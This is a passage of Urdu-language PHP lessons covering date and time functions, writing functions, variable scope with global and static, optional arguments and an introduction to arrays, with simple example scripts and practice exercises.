اب ہم PHP کے date اور time کے کچھ فنکشنز دیکھتے ہیں۔ جیسے کہ آپ کو معلوم ہے کہ PHP کا سکرپٹ سرور پر رن ہوتا ہے اس لئے جب ہم date اور time حاصل کرتے ہیں تو یہ اس سرور کے ہوتے ہیں جہاں PHP کا سکرپٹ رن ہو رہا ہو۔ اگر آپ لوکلی PHP سکرپٹ چلا رہے ہیں یعنی XAMPP اپنے کمپیوٹر پر استعمال کر رہے ہیں، پھر تو یہ آپکے لوکل سسٹم سے حاصل ہونگے اور اگر اپکی سائٹ online ہے تو پھر date اور time اس سرور کے ہونگے جہاں پر آپ کی سائٹ host ہوئی ہے۔ تو اپنا PHP ایڈیٹر کھولیں اور مندرجہ ذیل مثالوں کو ٹیسٹ کریں۔

نوٹ: Date&Time کے فنکشنز استعمال کرنے کیلئے ہمیں کوئی اضافی انسٹالیشن کی ضرورت نہیں ہوتی۔ یہ PHP Core کا حصہ ہیں۔

❶ date

مختلف فارمیٹس میں date&time حاصل کرنے کیلئے استعمال ہوتا ہے۔

```
string date ( string format [, int timestamp] )
```

جس طرح آپ date کے فنکشن میں دیکھ رہے ہیں کہ اسمیں ہم فارمیٹ (format) کا ایک parameter پاس کر رہے ہیں، اور یہ اس کے مطابق ہمیں ویلیو ریٹرن کریگا۔ ویسے تو datetime حاصل کرنے کے بہت سارے فارمیٹس میں ہیں لیکن ہم چند اہم فارمیٹس کو دیکھتے ہیں۔

فارمیٹ کریکٹر	تفصیل	مثال
d	مہینے کے دن جو کہ دو ہندسوں پر مشتمل ہوتے ہیں	01 سے لیکر 31 تک
D	تین حروف پر مشتمل دن کا نام	Mon سے Sun
l (چھوٹا L)	اس ہفتے کے دن کا پورا نام	Sunday سے Saturday
m	دو ہندسوں پر مشتمل مہینے کا نام	01 سے 12 تک
M	تین حروف پر مشتمل مہینے کا نام	Jan سے Dec
F	مہینے کا پورا نام	January سے December
Y	4 ہندسوں پر مشتمل سال کا نام	1999 یا 2008
y	2 ہندسوں پر مشتمل سال کا نام	99 یا 08
A	اگر ٹائم کے ساتھ AM یا PM دیکھانا ہو (بڑے حروف میں)	AM یا PM
h	12 فارمیٹ میں گھنٹے جو دو ہندسوں پر مشتمل ہوتے ہیں (24 فارمیٹ کیلئے :H)	01 سے 12 تک
i	دو ہندسوں پر مشتمل منٹس	01 سے 59 تک
s	دو ہندسوں پر مشتمل سیکنڈز	01 سے 59 تک

اب ہم date فنکشن کی مختلف مثالیں دیکھتے ہیں جسمیں ہم مختلف فارمیٹس کو ملا کر date&time بنائیں گے:

```
echo date("Y");  //2008 (year)
echo date("m");  //11  (month)
echo date("d");  //25  (day of month)
echo date("Y-m-d")     //2008-11-28
echo date("d/m/y")     // 28/11/08
echo date("F d, Y"); //September 28, 2008
echo date("F j, Y, h:i:s a"); //September 28, 2008, 12:11:35 am
```

checkdate ❷

کسی جارجین date کو چیک کرتا ہے اور اگر وہ صحیح فارمیٹ میں ہو تو true ورنہ false ریٹرن کرتا ہے۔

```
bool checkdate ( int month, int day, int year )
```

جیسے کہ آپ دیکھ رہیں کہ یہ فنکشن تین parameter لیتا ہے اور پھر انکو validate کرتا ہے۔

```
checkdate(12, 31, 2008);     //returns true
checkdate(04, 35, 2008);     // returns false
```

time() ❸

یہ فنکشن موجودہ unix timestamp ریٹرن کرتا ہے۔ timestamp سیکنڈز کا ایک نمبر ہوتا ہے جو January 1 1970 00:00:00 GMT سے لیکر اب تک کے سیکنڈز پر مشتمل ہوتا ہے۔ اس کے ذریعے ہم پرانی تاریخ یا آنے والی کوئی تاریخ کے بارے میں معلومات حاصل کرتے ہیں۔ اگر آپ date کا فنکشن دیکھیں تو اسمیں جو دوسرا پیرامیٹر ہے وہ timestamp ہے۔ جسمیں ہم کوئی پرانی یا نئی تاریخ کا timestamp دیتے ہیں اور اسکے مطابق اس تاریخ کے مختلف فارمیٹس بنا سکتے ہیں۔ مثال:

```
$nextWeek = time() + (7 * 24 * 60 * 60);
       // 7 days; 24 hours; 60 mins; 60secs
echo 'Now:       '. date('Y-m-d') ."\n";
echo 'Next Week: '. date('Y-m-d', $nextWeek) ."\n";
☆ output:
Now:        2008-11-30
Next Week: 2008-12-07
```

Date & Time کے اور بھی کافی سارے فنکشنز ہیں انکے بارے میں مزید پڑھنے کیلئے php.net کو وزٹ کریں۔ اللہ حافظ

شکیل محمد خان

shakeel599@gmail.com

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی نویں کلاس میں خوش آمدید

▪ فنکشنز (Functions)

آپ نے اس سے پہلے PHP کے بہت سارے builtin فنکشنز دیکھے جس سے آپکو معلوم ہوگیا کہ فنکشنز ہمارے لئے کتنے مددگار ثابت ہوتے ہیں خاص طور پر جہاں ہم ایک کام بار بار کرتے ہیں۔ اب ہم پڑھیں گے کہ فنکشنز کیا ہوتے ہیں اور ہم کسی کام کیلئے اپنا فنکشن کیسے بنائیں گے۔

▪ فنکشن کیا ہوتا ہے؟

ہم اپنے روزمرہ کی زندگی میں مختلف مشین استعمال کرتے ہیں۔ ہر مشین کچھ raw materials لیتا ہے اور اس پر عمل کر کے کچھ پروڈیوس کرتا ہے۔ فرض کریں مجھے آم یا کیلے کا جوس بہت پسند ہے اور میں ہفتے چار پانچ دفعہ یہ بناتا ہوں، اگر میں جوسر جو کہ food processor مشین ہے کی مدد نہیں لیتا تو مجھے بڑی مشکلات کا سامنا ہوگا ، میرا ٹائم بھی ضائع ہوگا ساتھ ساتھ جوس کا وہ مزا بھی نہیں ہوگا جو ہونا چاہیے ۔ اگر ہم جوسر یعنی (Grinder) کا استعمال کرینگے تو دو منٹ میں بہترین جوس بنا سکتے ہیں، جوس بنانے کیلئے سب سے پہلے ہم جوسر کچھ ان پٹ جسمیں آم، چینی، دودھ وغیرہ شامل ہیں دیتے ہیں۔ پھر جوسر ان کو پروسس کرے گا یعنی مکس کرے گا اور ہمیں آوٹ پٹ میں جوس دیگا۔ بالکل اس طرح ایک فنکشن ہم سے کچھ arguments لیتا ہے اور پھر ان کو ہمارے ہدایات کے مطابق پروسس کر کے کچھ ویلیو ریٹرن کرتا۔ ایک کام جو ہم بار بار کرتے ہیں اس کیلئے ایک فنکشن بناتے ہیں اور پھر اسکو جہاں ہمیں ضرورت ہوتی ہے call کرتے ہیں۔ ہم نے پہلے gettype کا ایک فنکشن پڑھا تھا جو کہ کسی ویریبل کی ڈیٹا ٹائپ بتاتا ہے۔

```
gettype($test)
```

یہ PHP کا ایک بیلٹ ان فنکشن ہے اسمیں آپ دیکھ رہے ہیں کہ بریکٹس کے اندر ہم سے ایک argument لیتا ہے۔ جو ویلیو ہم فنکشن کو پاس کرتے ہیں اسکو argument کہتے ہیں۔ اوپر کی مثال میں $test کا ویریبل ہم argument کے طور پر پاس کر رہے ہیں۔ ایک فنکشن ایک سے زیادہ arguments بھی لے سکتا ہے۔ مثلاً

```
some_function( $an_argument, $another_argument );
```

اس مثال میں فنکشن دو argument لے رہا ہے۔ کچھ فنکشن ہمیں کوئی ویلیو ریٹرن (return) بھی کرتا ہے۔ جیسے کہ gettype کا فنکشن ہمیں ایک ویلیو ریٹرن کرتا ہے یعنی جو ویریبل ہم اسکو پاس کر رہے ہیں یہ اس پر کچھ عمل کرتا ہے اور ہمیں اسکی ڈیٹا ٹائپ ریٹرن کرتا ہے۔

▪ ہم اپنا فنکشن کیسے بناتے ہیں؟

کوئی فنکشن بنانے کیلئے ہم function کا سٹیٹمنٹ استعمال کرتے ہیں مثال:

```
function some_function( $argument1, $argument2 ) {
      // function code here
}
```

کوئی فنکشن بنانے کیلئے سب سے پہلے function لکھتے ہیں اسکے بعد اس فنکشن کا نام پھر بریکٹس میں کچھ arguments اگر درکار ہو دیتے ہیں۔ اسکو سمجھنے کیلئے ہم ایک مثال دیکھتے ہیں۔ یہ کوڈ htdocs میں function.php کے نام سے save کریں اور پھر اسکا ریزلٹ دیکھیں۔

```
<html>
<head>
<title>Declaring a Function</title>
</head>
<body>
    <?php
        function bighello() {
            print "<h1>HELLO!</h1>";
        }
    bighello();
    ?>
</body></html>
output: HELLO!
```

اس مثال میں ہم نے ایک bighello کے نام سے فنکشن بنایا اور اسمیں کوئی argument نہیں لے رہے، ہر ایک فنکشن میں argument لینا ضروری نہیں ہے، جہاں ہمیں ضرورت ہوتی ہے وہاں پر argument لیتے ہیں۔ پھر دوسری لائن پر ہم ایک لائن پرنٹ کر رہے ہیں۔ اسکے بعد لائن نمبر 11 پر ہم نے ()bighello سے اس فنکشن کو call کیا۔ ایک فنکشن اس وقت تک کچھ بھی نہیں کرتا یعنی کوئی آوٹ پٹ نہیں دیگا جب تک ہم اسکو کسی جگہ پر call نہ کرلیں۔ کسی فنکشن کو call کرنے کیلئے اس فنکشن کا نام لکھتے ہیں اور فنکشن کے مطابق اسکو argument پاس کرتے ہیں، اگر اس فنکشن میں argument دینا لازمی ہو۔ اب ہم ایک ایسا فنکشن بناتے ہیں جو کہ arguments لیگا۔

```
<html>
<head>
<title>Declaring a Function That Requires Arguments</title></head>
<body><div>
    <?php
        function printBR( $txt ) {
            print ( "$txt<br />\n" );
        }
    printBR("This is a line");
    printBR("This is a new line");
    printBR("This is yet another line");
    ?>
</div></body></html>

output:
This is a line
This is a new line
This is yet another line
```

اس مثال میں ہم نے ایک printBR کے نام سے فنکشن بنایا اور بریکٹس کے اندر ایک $txt کے نام سے ویریبل بنایا جو کہ ایک argument لے گا اور فنکشن کو پاس کرے گا۔ فنکشن میں ہم اس argument کو نئی لائن پر پرنٹ کر رہے ہیں۔ اب جب ہم اس فنکشن کو call کریں گے تو اسکو ایک argument بھی دینا پڑے گا۔ جیسے کہ نیچے ہم نے اس فنکشن کو تین دفعہ call کیا ہے اور ہر دفعہ اسکو مختلف argument پاس کرائے۔ اور یہ فنکشن اس argument کو $txt ویریبل میں لے کر اسکو پرنٹ کرتا ہے۔ اس فنکشن کی مدد سے ہم اپنا ٹیکسٹ سکرپٹ میں کسی بھی جگہ نئی لائن پر پرنٹ کرا سکتے ہیں۔ اب ہم ایسا فنکشن بناتے ہیں جو ہمیں کوئی ویلیو بھی ریٹرن کریگا۔ اس مثال کو ٹیسٹ کریں:

```
<html>
<head>
<title>A Function That Returns a Value</title>
</head>
<body>
<div>
      <?php
            function addNums( $firstnum, $secondnum ) {
                  $result = $firstnum + $secondnum;
                  return $result;
            }
      print addNums(3,5);
      ?>
</div></body></html>
Output: 8
```

اس مثال میں ہم نے addNums کے نام سے ایک فنکشن بنایا۔ اس فنکشن میں ہم دو arguments پاس کرا رہے ہیں۔ یعنی یہ فنکشن آپ سے دو نمبر لے گا، انکو جمع کرے گا اور ریزلٹ کو $result ویریبل میں سٹور کریگا۔ return سٹیٹمنٹ فنکشن سے کوئی ویلیو ریٹرن کرنے کیلئے استعمال ہوتا ہے۔ $result کو ہم ریٹرن کر رہے ہیں۔ جو فنکشن کوئی ویلیو ریٹرن کرتا ہے اسکو ہم کسی ویریبل میں سٹور کر سکتے ہیں یا اسکو پیج پر پرنٹ کر سکتے ہیں۔ نیچے ہم نے ایک پرنٹ سٹیٹمنٹ کے آگے اس فنکشن کو call کیا ہے اور اسکو دو نمبر پاس کرائے: print addNums(3,5)، اب یہ فنکشن ان دونوں نمبرز کو فنکشن کے اندر جمع کر کے $result کو ریٹرن کریگا اور print اس کو پیج پر display کر دے گا۔

Variable Scope

جب ہم کوئی ویریبل کسی فنکشن کے اندر بناتے ہیں تو وہ صرف اس فنکشن تک محدود ہوتا ہے جسکو Local variable کہتے ہیں، یعنی وہ اس فنکشن سے باہر یا کسی اور فنکشن میں دستیاب نہیں ہوگا۔ اگر کسی بڑے پروجیکٹ میں ہم مختلف فنکشنز میں ایک ہی نام کے ویریبل بناتے ہیں تو اس طرح انکی ویلیو overwrite نہیں ہوتی۔ اب ہم ایک مثال دیکھتے ہیں جسمیں ہم ایک ویریبل فنکشن کے اندر بناتے ہیں اور پھر اسکی ویلیو کو فنکشن سے باہر پرنٹ کرنے کی کوشش کرتے ہیں۔

```
<html>
<head>
<title>Local Variable Unavailable Outside a Function</title>
</head>
<body>
<div>
    <?php
        function test() {
            $testvariable = "this is a test variable";
        }
    print "test variable: $testvariable<br/>";
    ?>
</div>
</body>
</html>
Output: test variable:
```

جیسے کہ آپ دیکھ رہے ہیں کہ اس مثال میں ہمارے پاس ویریبل کی ویلیو پرنٹ نہیں ہو رہی حالانکہ ہم نے اسکو ایک string ویلیو بھی دی ہے۔ کیونکہ $testvariable ہم نے test() فنکشن کے اندر بنایا ہے جو کہ صرف اس فنکشن تک محدود ہے اور فنکشن کے باہر دستیاب نہیں ہے۔ جیسے کہ آپ دیکھ رہے ہیں کہ اگر ہم کسی ایسے ویریبل کو access کرتے ہیں جو کہ موجود ہی نہ ہو تو کوئی error بھی نہیں آتا۔

global Statement

جس طرح ہم کسی فنکشن کے ویریبل کو فنکشن سے باہر access نہیں کر سکتے اسی طرح اگر ہم کوئی ویریبل فنکشن سے باہر بنائیں یعنی ایک گلوبل ویریبل ہو، تو وہ کسی فنکشن کے اندر استعمال کرنے کیلئے direct دستیاب نہیں ہوتا۔ اسکو سمجھنے کیلئے ایک مثال دیکھتے ہیں:

```
<html>
<head>
<title>No Default Access to Globals in Functions</title>
</head>
<body>
<div>
    <?php
    $age = 42;
    function MyAge() {
        print "My age is: $age<br />";
    }
    MyAge();
    ?>
</div></body></html>
Output: My age is:
```

اس مثال میں ہم نے ایک ویریبل $age کے نام سے بنایا اور اسکی ویلیو کو MyAge کے فنکشن میں پرنٹ کرنے کیلئے لے رہے ہیں لیکن ہمارے پاس output میں اسکی ویلیو نہیں آرہی کیونکہ کسی باہر کے ویریبل کو ہم فنکشن میں direct access نہیں کر سکتے۔ یہ ویسے تو بہت اچھا ہے کیونکہ اس طرح ہمارے ایسے ویریبل جنکے نام ایک ہوں، overwrite نہیں ہوتے لیکن اگر ہم فنکشن کسی باہر کے ویریبل کو لینا چاہتے ہوں تو اسکی لئے کیا کیا جائے؟ پریشان ہونے کی ضرورت نہیں ہے کیونکہ ہم کسی فنکشن میں کسی گلوبل ویریبل کو بڑی آسانی کے ساتھ global استعمال کرکے حاصل کر سکتے ہیں۔ اس مثال کو ٹیسٹ کریں:

```
<html>
<head>
<title>Accessing Global variable in Functions</title>
</head>
<body>
<div>
	<?php
	$age = 42;
	function MyAge() {
		global $age;
		print "My age is: $age<br />";
	}
	MyAge();
	?>
</div></body></html>
Output: My age is:42
```

ہم نے فنکشن کے اندر ویریبل کے نام سے پہلے global لگایا جس کا مطلب ہے کہ ہم فنکشن سے باہر $age کے گلوبل ویریبل کو access کرنا چاہتے ہیں۔ اسکے بعد ریزلٹ آپ کے سامنے ہے۔ اگر ہم ایک سے زیادہ گلوبل ویریبل کو فنکشن میں access کرنا چاہتے ہوں تو اسکی لئے global کے بعد ویریبل کا نام اور پھر کوما (,) اور پھر دوسرے ویریبل کا نام ۔۔۔۔۔استعمال کرتے ہیں مثلاً:

```
global $var1, $var2, $var3
```

static Statement

static statment کسی فنکشن میں ایسے لوکل ویریبل بناتا ہے جسکی ویلیو فنکشن کے ہر دفعہ run ہونے کے بعد بھی فنکشن کو یاد رہتی ہے۔ اسکو سمجھنے کیلئے ایک مثال دیکھتے ہیں۔

```
<html>
<head>
<title>Using the static Statement</title>
</head>
<body>
```

```
<div>
    <?php
    function numbereExe() {
        static $num_of_calls = 0;
        $num_of_calls++;
        print "<h1>$num_of_calls</h1>";
    }
    numbereExe();
    numbereExe();
    numbereExe();
    ?>
</div></body></html>
```

Output:

1

2

3

ہم نے numberExe کے نام سے function بنایا۔ اسکے اندر $num_of_calls کے نام سے ایک static ویریبل بنایا اور اسکو 0 کی ویلیو دی۔ نچلی لائن پر ہم اس static ویریبل کو increment کر رہے ہیں اور پھر اسکی ویلیو کو پرنٹ کر رہے ہیں۔ فنکشن کو ہم نے تین دفعہ call کیا ہے اور ہر دفعہ اسکو static ویریبل کی ویلیو یاد رہتی ہے۔ اگر ہم static کی بجائے عام ویریبل بناتے تو اسکی آؤٹ پٹ 1,1,1 ہوتی۔ کیونکہ فنکشن کی پہلی لائن پر ہم اسکو 0 کی ویلیو بھی assign کر رہے ہیں۔ لیکن چونکہ static ویریبل اپنی پرانی ویلیو کو یاد رکھتا ہے اسلئے وہ اسکو skip کر دیتا ہے اگر اسمیں پرانی ویلیو موجود ہو تو۔

اختیاری Arguments بنانا

ہم نے پہلے پڑھا کہ کسی فنکشن کو Arguments کیسے پاس کرتے ہیں۔ کسی فنکشن میں دو قسم کے Arguments ہو سکتے ہیں، لازمی اور اختیاری (optional)۔ اگر کسی فنکشن میں کوئی argument لازمی ہو اور ہم اسکو پاس نہ کرائے تو ہمیں ایک error کا سامنا کرنا پڑے گا جبکہ اختیاری Arguments سے مراد ایسے Arguments جسکو اگر ہم فنکشن کو پاس نہ بھی کرائے تو وہ کوئی error نہیں دیتا بلکہ اسکی default کو ویلیو کو اٹھا لیتا ہے۔ کسی optional argument کو default ویلیو کیسے دیتے ہیں اسکو سمجھنے کیلئے ایک مثال دیکھتے ہیں:

```
<html>
<head>
<title>Optional Argument</title>
</head>
<body>
      <?php
            function headingWrap( $txt, $size = 3 ) {
                  print "<h$size>$txt</h$size>";
            }
      headingWrap("Book title", 1);
      headingWrap("Chapter title",2);
      headingWrap("Section heading");
      ?>
</body>
</html>
```

output:**Book title**

Chapter title

Section heading

اوپر کی مثال میں ہم نے ایک فنکشن بنایا جسمیں دو arguments لے رہے ہیں۔ پہلا argument کوئی ٹیکسٹ کو لے گا جبکہ دوسرا argument اسکی heading سائز کو، جسکو ہم نے ایک default ویلیو دی ہے جس سے یہ ایک اختیاری (optional) argument بن گیا۔یعنی اگر ہم اس فنکشن کو call کریں اور $size کے argument میں کوئی ویلیو پاس نہ کرائے تو یہ خود ہی 3 کو assign کر دے گا۔ہم نے HTML کے <H>tag میں ...1,2,3 کی بجائے $size کا ویریبل دیا ہے جس سے ...1,2,3 کی بجائے اسکی ویلیو آئی گی جو کہ ہم فنکشن میں کوئی بھی پاس کراسکتے ہیں۔ نیچے ہم نے اس فنکشن کو تین دفعہ call کیا ہے، پہلے میں سائز کو1، دوسرے میں سائز کو2 کو پاس کر رہے ہیں جس سے ہمارے پاس <H1> اور <H2> کے tag بن جاتے ہیں۔تیسری دفعہ ہم $size کے argument کو مس کر رہے ہیں جس سے کوئی error نہیں آئے گا بلکہ وہ اپنی default ویلیو یعنی 3 اٹھا لے گا اور ہمارے پاس <H3> کا tag بنے گا۔

آج کا سبق ختم ہوگیا، اجازت چاہتا ہوں، اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

ورکشاپ

ان سکرپٹس کو ٹیسٹ کیئے بغیر جوابات دیں:

a:
```
$number = 50;
function tenTimes() {
  $number = $number * 10;
}
tenTimes();
print $number;
```

b:
```
$number = 50;
function tenTimes() {
  global $number;
  $number = $number * 10;
}
tenTimes();
print $number;
```

c:
```
$number = 50;
function tenTimes($n) {
  $n = $n * 10;
}
tenTimes($number);
print $number;
```

2 : ایک فنکشن بنائیں جسکو ہم ان پٹ میں کچھ رقم دیں اور وہ اس پر لگنے والی زکوۃ ریٹرن کریں۔

3 : ایک فنکشن بنائیں جو چار arguments لے کر انکے ویلیوز کو ایک table میں الگ الگ cells پر پرنٹ کرے۔

4 : ایک فنکشن بنائیں جو دو arguments لیکر ایک HTML ٹیبل جنریٹ کرے۔ پہلے argument میں ہم کالمز کی تعداد، جبکہ دوسرے میں روز کی تعداد بتائیں گے۔ اور پھر آپکا فنکشن اسکے مطابق ٹیبل بنائے۔ مثلاً اگر میں کالمز میں 4 اور روز میں 2 پاس کراؤں تو فنکشن اس طرح ٹیبل بنائے:

نوٹ


☆ ورکشاپس کا مقصد صرف یہ ہے کہ آپکی پریکٹس ہو جائے یہ کسی کو چیلنج کرنا یا کسی کی دل آزاری کرنا نہیں ہے کیونکہ جب تک آپ پریکٹس نہیں کریں گے، آپ ایک اچھا پروگرامر نہیں بن سکتے جو کہ میں امید کرتا ہوں کہ وہ دوست جو واقعی اس کورس میں سنجیدہ ہیں، اپنی پریکٹس جاری رکھے ہوئے ہیں۔ اور میں انکے لئے دعا گو ہوں کہ اللہ تعالیٰ انکو کامیابیوں سے نوازے۔ آمین

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی دسویں کلاس میں خوش آمدید

■ اریز(Arrays)

جیسے کہ آپ کو معلوم ہے کہ ویریبل میں ہم عارضی طور پر ڈیٹا سٹور کرتے ہیں۔کسی ویریبل میں ایک وقت میں ہم صرف ایک ہی ڈیٹا سٹور کرسکتے ہیں جسکو ہم سکرپٹ میں مختلف جگہوں پر استعمال کرتے ہیں۔ایرے ایک خاص قسم کا ویریبل ہوتا ہے جسمیں ہم بہت سارے ویریبلز سٹور کرسکتے ہیں، یا ایرے ویریبلز کا ایک مجموعہ ہوتا ہے۔ ہر ایرے میں indexes جو کہ کوئی نمبر یا سٹرنگ ویلیو ہوسکتی ہے پر ویلیو سٹور ہوتی ہے۔جیسے ایک کیبنٹ میں دراز ہوتے ہیں اور ہر دراز میں ہم مختلف اشیاء محفوظ کرتے ہیں۔نیچے ہم ایرے کو سمجھنے کیلئے مثالیں دیکھتے ہیں۔

Days	
Index	Value (element)
0	Monday
1	Teusday
2	Wednesday
3	Thursday
4	Friday
5	Saturday
6	Sunday



اوپر کی مثال میں آپ دیکھ رہے ہیں کہ ایک کیبنٹ (الماری) میں مختلف درازوں میں اشیاء (items) پڑی ہیں۔ہر دراز کو ہم نے ایک نمبر دیا ہے جو کہ انڈیکس (index) کو ظاہر کررہا ہے۔بالکل اسی طرح ایک ایرے میں ہر ایک انڈیکس پر ایک ویلیو سٹور ہوتی ہے۔جیسے کہ آپ کو دوسری مثال میں نظر آرہا ہے کہ ہمارے پاس days کی ایک ریرے ہے جسمیں دو کالمز ہیں پہلا کالم ایرے کے انڈیکس کو ظاہر کررہا ہے جسکو ہم Key بھی کہتے ہیں، جبکہ دوسرا اسکے ویلیوز کو جسکو ہم elements کہتے ہیں۔اگر مجھے دنوں کے نام چاہیے تو اسکے لئے مجھے سات مختلف ویریبلز بنانے پڑتے تو کیوں نہ میں ایرے استعمال کروں جو کہ flexable ہے۔ایک ایرے دو سے لیکر ہزاروں <--<-- ویلیوز سٹور کرسکتی ہے جس کیلئے ہمیں مزید کوئی ویریبلز بنانے کی ضرورت نہیں ہوتی۔ہم ایک ایرے کو (sort) کرسکتے ہیں، اسمیں لوپ لگا کر ویلیوز حاصل کرسکتے ہیں، اس پر مختلف فنکشنز اپلائی کرسکتے ہیں وغیرہ وغیرہ۔ default طور پر کسی ایرے کے indexs نمبرز ہوتے ہیں جو کہ 0 سے شروع ہوتے ہیں۔

■ ایرے کیسے بناتے ہیں؟

ہم مختلف طریقوں سے ایرے بناسکتے ہیں۔نیچے ہم اسکی مثالیں دیکھتے ہیں۔

array() Construct:

() array کنسٹرک کے ذریعے ہم ایک ایرے define کرتے ہیں۔ جیسے کہ

```
$cities = array();
$cities[0] = "Lahore";
$cities[1] = "Peshawar";
$cities[2] = "Islamabad";
```

ہم نے $cities کے نام سے ایک ایرے بنائی ۔ آپ دیکھ رہے ہیں کہ جس طرح ہم ایک ویریبل بناتے ہیں اسی طرح میں نے ایک $cities کے نام سے ویریبل بنایا اور اسکے بعد () array کنسٹرک لکھا جس سے یہ ایک ایرے بن گیا۔ اسکے بعد میں نے اسکو مختلف indexes پر ویلیوز assign کردی۔ انڈیکس 0 پر ہمارے پاس Lahore ہے، 1 پر Peshawar جبکہ 2 پر Islamabad ہے۔ ایرے کے کسی انڈیکس پر ویلیو سٹور کرنے یا ویلیو لینے کیلئے پہلے ایرے کا نام اور اسکے بعد [] بریکٹس کے اندر انڈیکس لکھتے ہیں جو کہ ایک نمبر یا سٹرینگ ویلیو ہو سکتی ہے۔ اب میں اس ایرے کے 2 انڈیکس پر جو ویلیو ہے کو پرنٹ کرنا چاہتا ہوں تو میں اسطرح لکھوں گا:

```
print  $cities[2];
output:  Islamabad
```

ہم ایرے کنسٹرک کے اندر بھی ویلیوز دے سکتے ہیں جیسے کہ:

```
$cities = array("Lahore","Peshawar","Islamabad");
print  $cities[2];
output:  Islamabad
```

اس ایرے میں تین elements ہیں جبکہ ہم نے اسمیں کوئی انڈیکس نہیں دیا کیونکہ PHP خود ہی انکے انڈیکسز بنا دے گی۔ جب ہم انڈیکس 2 کی ویلیو پرنٹ کرتے ہیں تو ہمارے پاس وہی آؤٹ پٹ آتی ہے۔ ایک بات جو یاد رکھنے کی ہے کہ ایرے default طور پر 0 انڈیکس سے شروع ہوتی ہے اسلئے کسی بھی element کا انڈیکس اسکے پوزیشن سے ایک نمبر کم ہوتا ہے۔ جیسے کہ اوپر کی مثال میں آپ دیکھ رہے ہیں کہ ہمارے پاس Islamabad تیسرے نمبر پر ہے لیکن جب میں اسکو پرنٹ کرتا ہوں تو میں انڈیکس میں 2 لکھتا ہوں جس سے میں ایرے کے تیسرے element کو access کرتا ہوں۔ اسی طرح اگر میں پہلے element کو access کرنا چاہتا ہوں تو میں انڈیکس میں 0 لکھوں گا۔

Array Identifier

Array Identifier کے ذریعے ہم نئی ایرے بنا سکتے یا کسی پہلے سے بنی ایرے میں اضافہ کر سکتے ہیں۔ Array Identifier
([]) بریکٹس ہوتے ہیں جو کسی ایرے کے نام کے بعد لگاتے ہیں اور اسکے اندر کوئی انڈیکس (Key) نہیں دیتے۔ جیسے کہ:

```
$cities[] = "Lahore";
$cities[] = "Peshawar";
$cities[] = "Islamabad";
$cities[] = "Karachi";
$cities[] = "Quetta";
```

آپ دیکھ رہے ہیں کہ ہم بریکٹس کے اندر کوئی Index نمبر نہیں دے رہے کیونکہ PHP خود ہی انکو Index نمبر دے دی گی۔ جس سے ہمیں اسکی پرواہ نہیں ہوگی کہ اگلا index کونسا ہے یا ہمیں index یاد کرنے کی ضرورت نہیں ہوتی۔ Array Identifier کے ذریعے ہم کسی ایرے کے آخر میں ایک item کا اضافہ بھی کر سکتے ہیں جیسے کہ:

```
$cities = array("Lahore","Peshawar","Islamabad");
$cities[] = "Karachi";
print $cities[3];
output: Karachi
```

■ اپنے مرضی کے انڈیکسز بنانا:(Associative arrays)

اس سے پہلے ہم نے دیکھا کہ جب ہم کسی ایرے میں elements دیتے ہوئے indexs نہیں دیتے تو PHP خود ہی انکو index نمبر دے دیتی ہے جو کہ 0 سے شروع ہوتے ہیں۔ کسی ایرے میں ہم اپنے مرضی کے انڈیکس دے سکتے ہیں جیسے کہ:

```
$cities = array("lhr"=>"Lahore","pwr"=>"Peshawar","isb"=>"Islamabad");
    $cities["rwp"] = "Rawalpindi";
    print $cities["pwr"];
    output: Peshawar
```

اس مثال میں آپ دیکھ رہے ہیں کہ ہم نے نمبر انڈیکسز کی بجائے اس شہر کا short نام دیا ہے جس سے یہ ایک Associative array بن گیا۔ جو انڈیکس ہم اپنی مرضی کا بناتے ہیں اسکو ویلیو دینے کیلئے <= آپریٹر استعمال کرتے ہیں۔ اس مثال میں ہمارے پاس انڈیکسز سٹرنگ ویلیوز ہیں اسلئے اس ایرے کے کسی ویلیو کو حاصل کرنے کیلئے بریکٹس کے اندر انڈیکس کو کوماز (" ") میں لکھتے ہیں۔ اگر آپ نے C++ جیسے لینگوئج میں کام کیا ہے تو آپ دیکھیں گے کہ اسکے array اور PHP کے ایریز میں فرق ہے۔ ہم C++ کے ایریز کو Vector Array سٹائل کہہ سکتے ہیں جبکہ PHP سٹائل کو ہم associative array کہتے ہیں۔ Vector Array میں تمام elements کا datatype ایک ہوتا ہے اور آپ کو ایرے Define کرتے ہوئے اسکے elements کی تعداد بھی دینی پڑتی ہے۔ مثلاً اگر میں C++ میں ایک 100 double-precision floating-point numbers کی ایرے بناتا ہوں تو اسطرح ہوگا:

```
double my_array[100]; // This is C, not PHP!
```

ایک قسم کی datatype اورایک فکس سائز کی پابندی کے کچھ فوائد ہیں جیسے کہ vector arrays بہت فاسٹ ہوتے ہیں ویلیو سٹور کرنے یا تلاش کرنے میں۔ کیونکہ compiler کمپیوٹر میموری میں قریب ترین Block سے array کو access کرتا ہے جس سے پروگرامنگ لینگوئج کیلئے بھی array کے کسی slot تک رسائی آسان ہوتی ہے۔ اسکے لئے ان سب کو صرف اس array کی starting میموری ایڈریس، اسمیں elements کی تعداد اور index نمبر کا پتہ چلانا ہوتا ہے اور پھر یہ direct اس سلاٹ کے میموری ایڈریس سے حساب کتاب کرتے ہیں۔ PHP کے اریز کو associative ایرے کہتے ہیں۔ اسمیں element کی تعداد فکس نہیں ہوتی اور جب ہم کسی ایرے میں element کا اضافہ کرتے ہیں تو PHP ایک ایرے slot بناتی ہے۔ اسمیں تمام elements کی datatype بھی ایک طرح ہونے کی 